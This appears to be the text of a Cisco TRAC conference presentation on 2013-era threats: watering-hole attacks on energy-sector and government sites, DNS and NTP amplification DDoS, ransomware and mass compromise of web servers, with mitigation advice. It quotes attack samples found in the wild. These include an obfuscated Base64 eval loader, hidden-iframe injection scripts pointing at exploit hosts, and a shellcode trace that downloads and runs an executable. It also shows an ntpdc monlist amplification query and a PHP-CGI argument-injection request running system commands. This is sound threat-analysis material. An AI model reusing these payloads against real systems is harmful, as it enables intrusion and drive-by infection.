# TOMORROW starts here.





# Emerging Threats – The State of Cyber Security

BRKSEC-2010

Gavin Reid - Director TRAC

Craig Williams - Technical Leader TRAC



#### Threat Research, Analysis and Communications

- TRAC dissects current threats to identify & understand trends.
- TRAC examines threats in the context of Cisco's products and services. When possible, TRAC makes product improvements & recommends changes.
- TRAC performs exploratory data analysis, leveraging advanced statistical and computational techniques to illuminate patterns in vast amounts of data.
- http://blogs.cisco.com/tag/trac/







Watering Hole Attacks

## A Watering Hole – Looks Safe?





## A Watering Hole – There Could Be Danger...







www.twitter.com www.linkedin.com www.industry\_related.com











www.twitter.com www.linkedin.com www.industry\_related.com







Stage 1: Compromise













Stage 1: Compromise











#### The Department of Labor Attack

- Watering Hole Attack
- Very targeted attack but a large volume of victims
- Attack was zero-day (CVE-2013-1347)
- 'Site Exposure Matrices' website serving malware from 'dol.ns01.us'





#### **Incorporating Content Detection Evasion Techniques**

```
function helo()
{

eval(Base64.decode
('ICAglCANCnVuaWNvcm49dW5lc2NhcGUolkFCQ0QiKTsNCnVuaWNvcm4yPXVuZXNjYXBIKCJFRUVFlik
7DQpmb3loaT0w02k8M=='));
```



#### **Advanced Reconnaissance**

www.sellagreement.com/count1.php?0.009857519710834428&vul=&flashver=flash11.6.602&dm=www.kforce.com&ck=\_atuvc%3D22%257C18%3B%20\_utma%3D36533247.1833724616.136724479 www.sellagreement.com/count1.php?0.024065339811594755&vul=&flashver=flash11.3.300&dm=www.sbc.net&ck=ASPSESSIONIDQQBCTAQB%3DFJAHBBCDGKAHDKHANAJBGNIE%3B%20\_utma%3D www.sellagreement.com/count1.php?0.05824118741867307&vul=&flashver=flash11.6.602&dm=www.kforce.com&ck=\_\_atuvc%3D22%257C18%3B%20\_\_utma%3D36533247.1833724616.1367244795 www.sellagreement.com/count1.php?0.05897504519361829&vul=office-2007,trend2011,java7&flashver=flash11.6.602&dm=www.kforce.com&ck= utma%3D36533247.147837964.1350476272.1350 www.sellagreement.com/count1.php?0.07970339985710611&vul=office-2007,trend2011,java7&flashver=flash11.6.602&dm=www.kforce.com&ck=\_\_utma%3D36533247.147837964.1350476272.1350 www.sellagreement.com/count1.php?0.08788300026208162&vul=&flashver=flash11.7.700&dm=www.kforce.com&ck= utma%3D36533247.406949953.1366307101.1366307101.1367253000.2%3B9 www.sellagreement.com/count1.php?0.08995478424640313&vul=&flashver=flash11.6.602&dm=www.kforce.com&ck=\_\_atuvc%3D2%257C18%3B%20\_\_utma%3D36533247.917242482.1367258782.1 www.sellagreement.com/count1.php?0.0944143368666327&vul=&flashver=flash11.6.602&dm=www.kforce.com&ck=\_atuvc%3D25%257C18%3B%20\_\_utma%3D36533247.1833724616.1367244791. www.sellagreement.com/count1.php?0.10262306195581067&vul=office-2010,java6&flashver=flash11.2.202&dm=www.kforce.com&ck=\_utma%3D36533247.1434454937.1363346772.1366718440.1 www.sellagreement.com/count1.php?0.10792880705995389&vul=&flashver=flash11.6.602&dm=www.kforce.com&ck=\_atuvc%3D10%257C18%3B%20\_utma%3D36533247.1833724616.1367244795 www.sellagreement.com/count1.php?0.1182548262449023&vul=office-2007,trend2011,java7&flashver=flash11.6.602&dm=www.kforce.com&ck=\_\_utma%3D36533247.147837964.1350476272.13504762.1

www.sellagreement.com/count1.php?0.12599612839304464&vul=&flashver=flash11.3.300&dm=www.sbc.net&ck=ASPSESSIONIDQQBCTAQB%3DFJAHBBCDGKAHDKHANAJBGNIE%3B%20\_utma%3D1

#### **Advanced Reconnaissance**

www.sellagreement.com/count1.php?0.005653126398101449&vul=&flashver=flash11.7.700&dm=www.kforce.com&ck=\_\_utma%3D36533247.232695417.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.1367266373.136724479
www.sellagreement.com/count1.php?0.024065339811594755&vul=&flashver=flash11.3.300&dm=www.sbc.net&ck=ASPSESSIONIDQQBCTAQB%3DFJAHBBCDGKAHDKHANAJBGNIE%3B%20\_\_utma%3D
www.sellagreement.com/count1.php?0.04928420437499881&vul=&flashver=flash11.7.700&dm=www.kforce.com&ck=\_\_utma%3D36533247.232695417.1367266373.136726

## count1.php?0.05897504519361829&vul=office-2007,trend2011,java7&flashver=flash11.6.602&dm

www.sellagreement.com/count1.php?0.08485837024636567&vul=&flashver=flash11.7.700&dm=www.kforce.com&ck=\_\_utma%3D36533247.232695417.1367266373.13672673.1

www.sellagreement.com/count1.php?0.12599612839304464&vul=&flashver=flash11.3.300&dm=www.sbc.net&ck=ASPSESSIONIDQQBCTAQB%3DFJAHBBCDGKAHDKHANAJBGNIE%3B%20 utma%3D1

Cisco (iVC)

#### **Energy & Oil Sector Attacks**

- An oil and gas exploration firm with operations in Africa, Morocco, and Brazil;
- A company that owns multiple hydro electric plants throughout the Czech Republic and Bulgaria;
- A natural gas power station in the UK;
- A gas distributor located in France;
- An industrial supplier to the energy, nuclear and aerospace industries;
- Various investment and capital firms that specialise in the energy sector.



#### **Energy & Oil Sector Attacks**

Ten websites detected redirecting to three exploit sites:

```
<script type="text/javascript"> var xLcTQpH=document.createElement("iframe");
xLcTQpH.width=1; xLcTQpH.height=1; xLcTQpH.style.visibility="hidden";
xLcTQpH.src="http://kenzhebek.com/tiki/files/templates/listpages/inden2i.php";
document.getElementsByTagName("body")[0].appendChild(xLcTQpH);</script>
<script type="text/javascript"> var UbKFxNy=document.createElement("iframe");
UbKFxNy.width=1; UbKFxNy.height=1; UbKFxNy.style.visibility="hidden";
UbKFxNy.src="http://keeleux.com/sfreg/img/nav/inden2i.php";
document.getElementsByTagName("body")[0].appendChild(UbKFxNy);</script>
```




#### **Energy & Oil Sector Attacks**

- CVE-2012-1723: Java
- CVE-2013-1347: Internet Explorer 8
- CVE-2013-1690: Firefox / Thunderbird

```
64A118000000
                                         eax.fs:[0x18]
401 056
       830008
                                     add eax, 0x8
401 OS 9
       8B20
                                     mov esp, [eax]
       81C430F8FFFF
                                     add esp, 0xfffff830
401061
       33C0
                                     xor eax.eax
       LoadLibraryExA(kerne132.d11)
       GlobalAlloc(sz=200) = 600000
4010d4
LoadLibraryExA(urlmon.dll)
       URLDownloadToFileA(http:// .com/tiki/files/templates/listpages/inden2i.php?dwl=fne, C
:\DOCUME~1\manu\LOCALS~1\Temp\tmprovider.exe)
4012ba SetFileAttributesA(C:\DOCUME~1\manu\LOCALS~1\Temp\tmprovider.exe.6)
       GlobalAlloc(sz=10) = 601000
4010d4
4010d4
       GlobalAlloc(sz=44) = 602000
4012ff CreateProcessA< C:\DOCUME~1\manu\LOCALS~1\Temp\tmprovider.exe, > = 0x1269
       WaitForSingleObject(h=601000, ms=fffffffff)
       Sleep(0x2710)
      ExitProcess(-1)
401330
```

#### **Energy Sector Watering Hole**



#### Indicators of Compromise (IOC) - Advanced Attacks

- Advanced Attacks are very difficult to detect
  - Increase in activity volume to bad or unknown websites
  - Internal phishing attempts
  - AV hits on attachments on internal to internal emails.
  - Malformed HTTP requests
  - Attempts to exfiltrate data often encrypted
  - New/unknown processes running on box
  - Check NetFlow: Cyclical connections to IP addresses with bad/unknown reputation




#### **Thwarting Advanced Attacks**

- TRAC's investigation found companies demonstrating signs of compromise;
   These organisations were notified.
- Domain's + IPs associated with the attackers were added to blacklists.
- Created new IPS Signatures: 2198-0 and 2198-1.
- TRAC recommended that Enterprise organisations consider blocking/monitoring free domains offered by orgs like ChangelP.com, because of the history & potential for abuse.







#### **Watering Hole Attacks - Protection**



#### **Watering Hole Attacks - Protection**



#### **Watering Hole Attacks - Protection**













#### **DDoS Attacks**

#### **DDoS Attacks on Banks**

- Can mask wire fraud before, during, or after
  - Overwhelm bank personnel
  - Prevent transfer notification to customer
  - Prevent customer from reporting fraud

Subject: Information Security Date: December 21, 2012 Description: Distributed Denial of Service attacks and Customer Account Fraud

#### Information Security: Distributed Denial of Service Attacks and Customer Account Fraud

To: Chief Executive Officers of All National Banks, Federal Branches and Agencies, Federal Savings Associations, Technology Service Providers, Department and Division Heads, All Examining Personnel, and Other Interested Parties

Recently, various sophisticated groups launched distributed denial of service (DDoS) attacks directed at national banks and federal savings associations (collectively, banks). Each of the groups had different objectives for conducting these attacks ranging from garnering public attention to diverting bank resources while simultaneous online attacks were under way and intended to enable fraud or steal proprietary



#### 19 DDoS Attack on Bank Hid \$900,000 Cyberheist

FEB 1

A Christmas Eve cyberattack against the Web site of a regional California financial institution helped to distract bank officials from an online account takeover against one of its clients, netting thieves more than \$900,000.

At approximately midday on December 24, 2012, organized cyber crooks began moving money out of corporate accounts belonging to **Ascent Builders**, a construction firm based in Sacramento, Calif. In short order, the company's financial institution — San Francisco-based **Bank of the West** — came under a large distributed denial of service (DDoS) attack, a digital assault




which disables a targeted site using a flood of junk traffic from compromised PCs.



#### **DarkSeoul**

#### Politically AND financially motivated

Targeted attack against South Korean banks & media outlets



Simultaneous payload at 2 p.m. KST sharp. Over 35,000 systems crippled



예금 620-



#### "Biggest" DDOS Ever






## "Biggest" DDOS Ever






## User DDoS




## Server DDoS



1000 compromised Data Centre servers X 10 Mbps upstream

bandwidth = 10 Gbps


#### **DNS Amplification DDoS**



10 DC servers @ 10Mbps \* 300 open DNS resolvers \* 8.5x Magnification = 255Gbps



#### Failed DDoS Response by Network Solutions






#### Is Your DNS Server Vulnerable?

Limit Recursion



**DNS Nameserver** 


Reject Spoofed Packets



Incoming DNS Request



Outbound DNS Response





#### NTP DDoS

- MON\_GETLIST returns last 600 connections
- My testing
  - 233B UDP request -> 7276B return traffic split across 17 packets
- Source address can be spoofed
- Similar to DNS Amplification...



.00( craiwill@sjc-craiwill-8811 ~ ) ntpdc
ntpdc> host 1
current host set to 1
ntpdc> monlist
remote address port local address

sc 49730 1 .9
123 1 .9
123 1 .9

|           | SC 4  | 49730 1 | .9       | 3 1 | Z | Ø | 62   | Ø   |
|-----------|-------|---------|----------|-----|---|---|------|-----|
|           | 1     | 123 1   | .9 78337 | 8 3 | 2 | 0 | 3    | 0   |
|           | 1     | 123 1   | .9 78328 | 5 3 | 2 | 0 | 3    | 15  |
|           | 1     | 123 1   | .9 58432 | 2 3 | 4 | 0 | 1    | 22  |
|           | 4     | 49026 1 | .9 39879 | 5 3 | 4 | 0 | 4    | 24  |
|           |       | 36453 1 | .9 34493 | 0 3 | 4 | 0 | 4    | 24  |
|           | 4     | 49642 1 | .9 35324 | 1 3 | 4 | 0 | 4    | 24  |
|           | 1     | 49782 1 | .9 30107 | 6 3 | 4 | 0 | 4    | 25  |
|           | 1     | 36788 1 | .9 29721 | 0 3 | 4 | 0 | 4    | 25  |
|           |       | 60994 1 | .9 39870 | 0 3 | 4 | 0 | 4    | 25  |
|           |       | 123 1   | .9 214   | 9 3 | 4 | 0 | 113  | 26  |
|           | n 4   | 42294 1 | .9 1317  | 5 3 | 4 | 0 | 134  | 28  |
|           | mc    | 123 1   | .9 2261  | 4 3 | 4 | 0 | 81   | 36  |
|           | 1     | 57934 1 | .9 1342  | 0 3 | 4 | 0 | 155  | 65  |
|           | sc sc | 123 1   | .9 18    | 0 3 | 4 | 0 | 109  | 67  |
|           | 1     | 3424 1  | .9 92    | 4 3 | 4 | 0 | 365  | 82  |
|           | .c    | 123 1   | .9 1975  | 3 3 | 3 | 0 | 140  | 83  |
|           | .c    | 123 1   | .9 1975  | 5 3 | 3 | 0 | 140  | 83  |
|           |       | 63005 1 | .9 359   | 7 3 | 4 | 0 | 101  | 85  |
|           | 1     | 53096 1 | .9 449   | 8 3 | 4 | 0 | 139  | 85  |
|           | .c e  | 63562 1 | .9 1427  | 0 3 | 4 | 0 | 145  | 85  |
|           | 1     | 25945 1 | .9 11    | 1 3 | 4 | 0 | 95   | 86  |
|           | СО    | 123 1   | .9 987   | 8 3 | 3 | 0 | 299  | 86  |
|           |       | 123 1   | .9 559   | 0 3 | 4 | 0 | 78   | 91  |
|           | is (  | 60600 1 | .9 494   | 1 3 | 3 | 0 | 600  | 95  |
|           | is 4  | 41668 1 | .9 494   | 3 3 | 3 | 0 | 600  | 100 |
|           | 1     | 123 1   | .9 167   | 8 3 | 4 | 0 | 1055 | 130 |
| BRKSEC-38 | n     | 123 1   | .9 18761 | 4 3 | 2 | 0 | 80   | 199 |
|           |       |         |          |     |   |   |      |     |

count m ver rstr avgint lstint



#### NTP DDoS

- My testing
  - 233B UDP request -> 7276B return traffic split across 17 packets
  - 100 servers were in the response
  - Magnification: 31x
- Let's estimate a worst case:
  - 600 responses / 6 per packet = 100 packets \* 448 bytes per packet = 44,800B per query
  - -44,800B/233B = 192x *Possible* Magnification
- 10 DC Servers @ 10Mbps \* 192 Magnification \* 300 NTP Servers = 5.76Tb/s
- The team cymru "worst offenders" list contains 942,431 IP addresses




## Is Your NTP Server Vulnerable?

Limit Queries



Secure NTP Server

Reject ALL OR Spoofed Packets



Incoming mon\_getlist Request



**Outbound Response** 



Limit Outbound Rate Block Large Replies



### **DDoS - Mitigations**

- Check netflow for unsuccessful attempts, take action!
- Don't be part of the problem lock down servers!
- Secure your router, even the boring DDoS techniques work
  - Enable Unicast RPF
  - Filter all RFC-1918 using Access Control Lists (ACLs).
  - Enable rate limiting
- Apply block lists for known misconfigured servers (NTP, DNS, etc)













## Ransomware

# Ransomware






#### **Browlock**





#### All activities of this computer have been recorded. All your files are encrypted.





# Cryptolocker





## Ransomeware - Mitigations

- Backup your data properly
- Do not allow "anyone" to access backups air gap where possible
- Network Prevension (Fireamp, WSA,ESA)
- Host based prevention
  - AV, HIPS
  - Whitelist client side applications
- Minimize deployments of frequently vulnerable software
- Training







Targeting Web Infrastructure

#### Compromising Hosts w/ Bandwidth


DarkLeech/CDorked - Mass compromise of Apache Web servers

• September 2012: Increase in hosting server compromise

 Attackers gain root access via brute force login attempts, vulnerabilities in control panel software, poorly configured server software, stolen credentials

Every site hosted by that server under control

Originally Apache v2; CDorked expands to Lighttpd,



# Exclusive: Ongoing malware attack targeting Apache hijacks 20,000 sites

Compromised

Website

Compromised

Website

Mysterious "Darkleech" exposes visitors to potent malware exploits.

Tens of thousands of websites, some operated by *The Los Angeles Times*, Seagate, and other reputable companies, have recently come under the spell of "Darkleech," a mysterious exploitation toolkit that exposes visitors to potent malware attacks.

The ongoing attacks, estimated to have infected 20,000 websites in the past few weeks alone, are significant because of their success in targeting Apache, by far the Internet's most popular Web server



Compromised

Website

Compromised

Website

Compromised Website

Compromised Hosting Server

Compromised Website

#### Compromising Hosts w/ Bandwidth

Popular CMS Targeted (WordPress, Joomla)

- Brute force login attempts increased threefold in the first quarter of 2013
- Cisco TRAC discovered a hub of data used to feed the attacks, including 8.9 million possible username and password combinations
- It's not just password123 at risk. The lists contain many strong passwords
- Stolen credentials is one example of how attackers may be feeding these lists





#### **Weaponised Web Infrastructure**

Content manager attacks continue to rise as complexity increases

```
Default:
POST
/%70%68%70%70%61%74%68/%70%68%70?%2D%64+%61%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%
65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E
%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%
6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75
%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E
HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id;"); ?>
Decoded:
POST /phppath/php?-d allow url include=on -d safe mode=off -d suhosin.simulation=on -d
disable functions="" -d open basedir=none -d auto prepend file=php://input -n HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
